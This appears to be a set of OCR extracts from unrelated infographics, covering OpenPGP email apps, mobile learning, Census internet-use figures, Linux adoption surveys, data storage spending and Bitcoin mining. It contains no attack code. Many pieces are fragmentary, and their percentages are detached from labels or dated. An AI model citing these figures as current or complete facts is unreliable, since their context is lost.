
Advanced users might want to manage their own encryption and use a paired key system like OpenPGP. That's pretty simple on an Android device. You'll need two apps:

- OpenKeychain
- K-9 Mail


What are the Protocols used in VPNs Connection






ARE WE WIRED FOR
MOBILE LEARNING?
HOW DIGITAL NATIVES ARE A BIT AHEAD
WHO ARE THE DIGITAL NATIVES?
AN ARCHAIC SYSTEM OF EDUCATION?
HOW ARE DIGITAL NATIVES STAYING CONNECTED ONLINE AND WITH THEIR MOBILE DEVICES?
93%
18 apps
75%
93%
81%
THE EVOLUTION OF CLASSROOM TECHNOLOGY
SOCIAL MEDIA
APPS
TED
MOBILE LEARNING SUCCESS STORIES
90%
79%
68%
63%
VOXY



United States Census Bureau
MEASURING AMERICA
COMPUTER & INTERNET TRENDS IN AMERICA
Computer and Internet Use
1984-2012
74.8%
18.0%
1984
1997
2012
8.2%
78.9%
59.0%
94.8%
Commodore 64
Breaking It Down by Demographics
45.3%
Smartphones can be used to:
Internet and Smartphone Use
Send Email 37.7%
Browse the Web 36.8%
Use Maps 29.6%
Download Apps 28.1%
Use Social Media 26.2%
Listen to Music 25.1%
Play Games 21.7%
Why No Internet at Home
Percent of all households without Internet
Don't want it
Some other reason
Too expensive
No computer or inadequate computer
Future Data Collection
For the first time ever, the 2013 American Community Survey collected data on:
Ownership or use of computers
Access to the Internet with or without a subscription
Types of Internet subscriptions
Census


WHAT ARE THE
BEST TIMES TO POST
ON SOCIAL MEDIA?
facebook
BEST DAYS TO POST
M T W TH F SA SU
86%
86% of posts are published during the work week with engagement peaking on Thursday and Friday
Engagement rates fall 3.5% below average for posts published Monday through Wednesday
In correlation, the "Happiness Index" on Facebook spikes by 10% on Friday
NOTE
Specific industries vary slightly, but most spike towards the end of the week.
the less people want to be at work, the more they are on Facebook!
– Buddy Media
BEST TIME OF THE DAY TO POST
The optimal time to post is early afternoon if the time zone with most of your audience.
Data varies from different source
1pm
to get the most shares
3pm
to get the most clicks
Broader suggestion of anytime between
9am — 7pm
TIP
Use the tool Fanpage Karma to find the optimal time tailored to your audience.
QUICKSPROUT



Enterprise Linux Use Among World's Largest Companies
Excerpt from The Linux Foundation's Report: Linux Adoption Trends 2012
Nearly 500 of the world's largest enterprise users surveyed
Even as IT Spending Forecasts Remain Soft, Enterprise Users are Adding More Linux
Relative to other operating systems, in the next five years do you think the use of Linux in your company or organization will:
Increase 79.8%
Stay the same 11.3%
Not sure 7.5%
Decrease 1.4%
0 10 20 30 40 50 60 70 80
Enterprises Are Choosing Linux to Support Big Data
In the next 12 months, what are your company's plans to support Big Data?
Adding more Linux 71.8%
Adding more Windows 35.9%
Adding more Unix 28.7%
No plans to add more servers to support Big Data 17.6%
0 10 20 30 40 50 60 70 80
Largest Collaborative Development Project Gains More Contributions From Enterprise Users
How do you participate in the Linux community?
Test and submit bugs 42.7%
5-Point Increase Over Last Year
Participate in Linux Foundation activities 38.5%
12-Point Increase Over Last Year
Work with our vendors 28.2%
No active participation 23.0%
Contribute code 21.8%
8-Point Increase Over Last Year
Other 9.6%
0 10 20 30 40 50
THE LINUX FOUNDATION
Copyright © 2012 Linux Foundation. All rights reserved.



WHAT IS e-LEARNING?
ASYNCHRONOUS e-LEARNING
Message Boards
Discussion Groups
Self-Paced Courses
Asynchronous e-learning materials are commonly offered through the following mediums:
ONLINE
CD-ROM
DVD
SYNCHRONOUS e-LEARNING
Shared Whiteboard
Virtual Classrooms
Scheduled Online Examinations
Synchronous e-learning materials are commonly offered through the following mediums:
ONLINE
INTERNAL NETWORK/LAN
e-LEARNING AND TRAINING MANAGEMENT SYSTEMS
Learning Content Management System (LCMS)
Knowledge Management System
Learning Management System (LMS)
Development and learning management environments are commonly hosted over the following mediums:
ONLINE
INTERNAL NETWORK/LAN
SOURCES: E-LEARNINGCONSULTING.COM, WORLDWIDELEARN.COM, MINDFLASH.COM
mindflash.com



LINUX USE AMONG THE
WORLD'S LARGEST ENTERPRISES
EXCERPT FROM THE LINUX FOUNDATION REPORT:
LINUX ADOPTION TRENDS: A SURVEY OF ENTERPRISE END USERS
Users are adding more Linux than any other OS over next five years.
0%
20%
40%
60%
80%
100%
Linux
Windows
Unix
Decrease
Increase
Stay the same
More users are migrating to Linux from Windows than ever before.
Linux is the also the platform choice for new/"greenfield" deployments.
Brand new applications/services, greenfield deployments
66%
Migrations from Windows
36.6%
Migrations from Unix
31.4%
No new Linux deployments
13.5%
www.linuxfoundation.org
THE LINUX FOUNDATION



The Mobile Imperative
Tomorrow's students are mobile—what's ahead for higher education
How time is spent on smartphones
80% apps
20% web browser
62%
of millennial mobile device owners are more likely to check social media updates rather than news first thing in the morning
Percentage of users who share content daily through Facebook on their mobile device
32% North America
27% Asia
10% South America
24% Europe
4% Africa
2% Australia
On average, each millenial owns 2.4 devices
How they connect on the go:
38% wi-fi music player
71% laptop
30% tablet
62% smartphone
72%
of the best-selling apps in Apple's iTunes App Store in 2012 were aimed at preschoolers and children in elementary school
52%
of children now have access to a smartphone or tablet
Tablet sales predictions
2013
172.4 million units
2016
282.7 million units
Number of mobile phones, by country
1 billion
500 million
China
India
USA
Brazil
Russia
Indonesia
Japan
Pakistan
Germany
Nigeria
73 minutes
Kids ages 11–14 spend, on average, 73 minutes a day texting
The average teen sends more than 50 texts a day
94%
of students text every day
57%
of college students use a smartphone
75%
of students have their phones near them 24 hours a day
58%
can't go more than an hour without checking their phone
93%
of students feel their smartphones make their lives easier
Go live in just hours with our fast, affordable, and flexible solution—Ellucian Mobile
learn more at Ellucian.com/mobile
Sources: The Nielsen Company – Pew Internet and American Life Project – Mobile Marketing Watch – PC World – somobile – Wakefield Research – Common Sense Media - Bill and Melinda Gates Foundation – The Boston Globe


Data traffic
iOS
Android
Brunei
Australia
Denmark
Canada
Luxembourg
Belgium
Japan
New Zealand
Sweden
Netherlands
France
United Kingdom
United States of America
Norway
Russian Federation
Ireland
Cyprus
Thailand
Barbados
Israel
Ukraine
Poland
Kuwait
Uruguay
Portugal
Honduras
Dominican Republic
Italy
United Arab Emirates
Qatar
Romania
Czech Republic
Greece
Turkey
China
Vietnam
Puerto Rico
Finland
Hong Kong
Colombia
Mexico
Lebanon
Singapore
Trinidad and Tobago
Chile
Bahamas
Spain
Brazil
Philippines
Germany
Peru
Saudi Arabia
Costa Rica
Bahrain
Guatemala
Argentina
Cambodia
Taiwan
Ecuador
Jamaica
Switzerland
Malaysia
Azerbaijan
Croatia
Morocco
Bulgaria
Iran
Nepal
Kazakhstan
Pakistan
Nigeria
Slovakia
Egypt
Hungary
Jordan
Bolivia
Austria
South Africa
Kenya
Mongolia
Panama
South Korea
Indonesia
Iraq
Ghana
Paraguay
Slovenia
Oman
Algeria
Georgia
Senegal
Serbia
India
Sri Lanka
Albania
Venezuela
Bangladesh
Tanzania
Syria
Macedonia
Myanmar



ONLINE EDUCATION
A look at surprising facts about online education
TYPES OF ONLINE EDUCATION
SIZE OF ONLINE EDUCATION
4.6 M
IMPACT OF THE RECESSION
PROJECTED CORPORATE E-LEARNING GROWTH
ONLINE VS. OFFLINE EDUCATION QUALITY
OTHER FACTS



How will
DIGITAL MARKETING
change in 2016?
80%
SIGNAL


WHAT TYPE OF
LEARNER
ARE YOU?
THE STYLES OF LEARNING
Visual Learners
Auditory Learners
Read/Write Learners
Kinesthetic Learners
TYPES OF LEARNERS
VISUAL LEARNERS
LEARNING SUGGESTIONS
CHARACTERISTICS
AUDITORY LEARNERS
LEARNING SUGGESTIONS
CHARACTERISTICS
KINESTHETIC LEARNERS
LEARNING SUGGESTIONS
CHARACTERISTICS
SOURCES
OnlineCollege.org



The drivers of the
Data storage explosion
In the analytics age, companies are finding data to be one of their biggest assets, and as we strive to collect more data to improve business, the demand for data storage has grown substantially.
Challenges to current storage solution
40%
Growth and management of unstructured data
39%
Hardware costs
39%
Data protection
25%
Running out of physical space
25%
Supporting growing virtual server environments
25%
Data migration
The facts
A 2013 SearchStorage/Storage Magazine survey revealed that on average:
$2,400,000
a year is spent on data storage
1.5 petabytes of data is stored. That's equivalent to approximately
394.2 million
songs in mp3 format
Investments in storage
44%
30%
28%
25%
24%
Data protection
Storage virtualization
Disaster recovery solution
New SAN storage system
Tiered storage
Most important cost considerations
65%
of those surveyed listed reduced cost of storage hardware and software as the biggest consideration
25%
said reduced IT staff costs was the biggest factor
Sources
blog.allstream.com/2013-it-data-storage-spending-trends/
i.dell.com/sites/doccontent/business/solutions/power/en/Documents/ps1q13-20130191-esg.pdf

HOW TO CREATE A PERFECT
LINKEDIN
PROFILE
INTERESTING FACTS ABOUT LINKEDIN
REFERENCES



THE BITCOIN GAME
The cybercurrency's mining process is designed to produce a secure online ledger of every Bitcoin transaction — even though no one is in charge.
THE TRANSACTION
Bob sends some bitcoins to Alice, both use pseudonyms to keep their identities secret.
Bob
Alice
THE MINERS
Digital copies of the transaction are passed to miners for verification. The miners are individuals or groups running the Bitcoin software in a worldwide network of independent computers. They compete to turn the latest transactions into a block. Roughly every ten minutes, one of them succeeds.
THE WINNING BLOCK
Encrypting the transactions creates a hash — a seemingly random sequence of numbers and letters. The miners try to find a magic number that when encrypted alongside the transactions and the most recent block in the chain creates a hash that starts with a particular number of zeros. Although this number is very hard to find, once a solution has been found it can be verified easily by the other miners. The first miner to solve the problem is rewarded with bitcoins, and the block is added to the block chain.
Hash of previous block
Hash of new transactions
Magic number
Cryptographic hashing algorithm
0000000000000002e9067f1cf7252333
f7aeb619c89d220985a70ac0e01524…
THE BLOCK CHAIN
The block chain is an online ledger that records every Bitcoin transaction ever made. A copy of the block chain is held by each miner and it is used as proof of ownership for all bitcoins. Chronological order is very important in the chain. If Bob has already spent his bitcoins elsewhere it will be recorded in the block chain and his transfer to Alice will be rejected.
Block 101
Hash of block 100
Magic number
Hash of new transactions
Transaction 003CE71E68
Transaction 0D593A19E7
Transaction 6A4896F517
Block 102
Hash of block 101
Magic number
Hash of new transactions
Transaction C4FAACD91B
Transaction 9F47CE20B7
Transaction E3D9E1ED92
Block 103
Hash of block 102
Magic number
Hash of new transactions
Transaction 92DB0101CB
Transaction DE6BD805F
Transaction 7A80289D86


MONEY MAKING IDEA #1: BUILD A WEBSITE, BUT MAKE PEOPLE PAY TO SEE IT.
HOW TO MAKE MONEY ON THE INTERNET
YOU*
BEFORE THIS CHART
AFTER THIS CHART
STUFF PEOPLE AREN'T PAYING FOR ANYMORE
1 BAD NEWS The internet has made a lot of stuff free.
2 GOOD NEWS "A lot of stuff" includes MONEY!
MUSIC
WORDS ON PAPER
PORN
MONEY
YOU: THANK YOU. I'D LIKE TO HEAR MORE!
WHAT.
YOU: $AY WHAT?!
THANKS TO THE INTERNET
RESPECT
WOW!
IT'S ABOUT DAMN TIME!
PEEP THE TECHNIQUE
SELL STUFF
THAT YOU MADE
THAT YOU DIDN'T MAKE
SOFTWARE
GOODS
SERVICES
INFORMATION
CONTENT
NEWS
MOVIES
MUSIC
PODCAST
WORDZ
TARGETED ADVERTISING
ONLINE COMMUNITY
SUPPORT
HOSTING
AFFILIATE MARKETING
DISTRIBUTION PLATFORM
ADVERTISING
TWITTER
GIVE STUFF AWAY
ASK FOR DONATIONS
VIDEOS
BLOG
SELL YOUR BLOG
VLOG
WEBCOMIC
CYBER CRIME
OTHER
SPECULATION
MALWARE
MULTI-LEVEL MARKETING
CONVENIENCE FEES
DOOGIEHORNER.COM

Mobile IT in
HIGHER EDUCATION, 2011
Many expect mobile computing to become an integral part of higher education…
"Universities should consider treating mobile practices similar to the Internet in terms of importance, resources, and development"
Expectations of heavy to very heavy demand for mobile IT in four areas
Research 9%
Administration 10%
Instruction 20%
General communications 35%
90% of respondents expect spending on mobile-enablement to rise over the next three years.
92% of institutions are providing some level of support—at no charge—to users of mobile devices.*
*Source: EDUCAUSE Core Data Service, educause.edu/coredata
…but many colleges and universities are watching and waiting.
"Making mobile apps a priority in terms of cost and time is not core, in my opinion. We just have to wait for the market or institutional collaboration to mature."
